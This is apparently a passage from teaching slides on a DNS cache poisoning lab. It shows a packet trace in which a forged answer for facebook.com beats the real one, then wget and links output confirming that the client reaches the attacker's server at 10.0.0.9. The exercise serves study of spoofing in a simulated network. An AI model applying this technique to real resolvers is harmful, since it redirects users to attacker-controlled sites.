17:02:41.046698 IP 10.0.0.5.53 > 10.0.0.3.11695: 32751* 0/1/1 (80)
17:02:41.056404 IP 10.0.0.3.62277 > 10.0.0.5.53: 14726 AAAA? facebook.com. (30)
17:02:41.064816 IP 10.0.0.5.53 > 10.0.0.3.23117: 58907* 0/1/0 (78)
17:02:41.064833 IP 10.0.0.5.53 > 10.0.0.3.53290: 49350* 0/1/1 (80)
17:02:41.856311 IP 10.0.0.5.53 > 10.0.0.3.5575: 56786* 0/1/0 (69)
17:02:42.066242 IP 10.0.0.5.53 > 10.0.0.3.62277: 14726* 0/1/0 (78)
17:02:42.070886 IP 10.0.0.3.53 > 192.168.0.111.47909: 46541 0/1/0 (78)
17:02:42.070903 IP 192.168.0.111.57114 > 10.0.0.3.53: 20574+ AAAA? facebook.com. (30)
17:02:42.076211 IP 10.0.0.3.23859 > 10.0.0.5.53: 23413 [1au] AAAA? facebook.com. (41)
17:02:43.076048 IP 10.0.0.5.53 > 10.0.0.3.23859: 23413* 0/1/1 (89)
17:02:43.077289 IP 10.0.0.3.53 > 192.168.0.111.57114: 20574 0/1/0 (78)
17:02:43.078075 IP 192.168.0.111.37308 > 10.0.0.3.53: 52821+ A? facebook.com. (30)
17:02:43.080385 IP 10.0.0.3.23119 > 10.0.0.5.53: 11639 [1au] A? facebook.com. (41)
17:02:43.220569 IP 10.0.0.5.53 > 10.0.0.3.23119: 11639*- 1/0/0 A[idomain]
17:02:43.222725 IP 10.0.0.3.53 > 192.168.0.111.37308: 52821 1/1/0 A 10.0.0.9 (67)
17:02:44.086211 IP 10.0.0.5.53 > 10.0.0.3.23119: 11639* 1/1/2 A 192.168.0.222 (94)
```

Step6) Network discovery...again

On the previous slide you can see all the questions and answers exchanged between the **DNSs**.

Here the focus is at the two last lines:

```
17:02:43.222725 IP 10.0.0.3.53 > 192.168.0.111.37308: 52821 1/1/0 A 10.0.0.9 (67)
17:02:44.086211 IP 10.0.0.5.53 > 10.0.0.3.23119: 11639* 1/1/2 A 192.168.0.222 (94)
```

- The first line represents the answer from the **LOCAL DNS** to the client with the fake address for **facebook.com**
- The second line is the real answer from the **dns-com** to the **dns-local**

The real answer arrived later and will not be accepted, so the cache has been poisoned!

Step7) Results verification

Now the network is configured and the attacker is ready to send fake packets to the local DNS. It's time to start with the attack.

(1) Try the attack:

⇒ To try the attack we simulate an HTTP request, so on *client terminal* type the command:

```
wget facebook.com
```

Now the request has been sent and if you take a look at the IP address of facebook.com you won't see 192.168.0.222, but 10.0.0.9! **The attack works!!!!!!**

Step7) Results verification

```
client
client:~# wget facebook.com
--2016-04-30 09:07:21-- http://facebook.com/
Resolving facebook.com... 10.0.0.9
Connecting to facebook.com[10.0.0.9]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 59 [text/html]
Saving to: `index.html.3'

100%[=====>] 59          --.-K/s   in 0s

2016-04-30 09:07:25 (3.31 MB/s) - `index.html.3' saved [59/59]

client:~# █
```

The IP address
is 10.0.0.9
instead of
192.168.0.222!
**The attack
works!!!!!!**

So the client is redirected to the
Attacker's server rather than on
facebook.com

Step7) Results verification

(2) Open the fake webpage:

⇒ To open a simple HTML webpage, on the *client terminal* type:

```
links facebook.com
```

This is the webpage of the **attacker's server**



**DNS AND CACHE
POISONING**



THANK YOU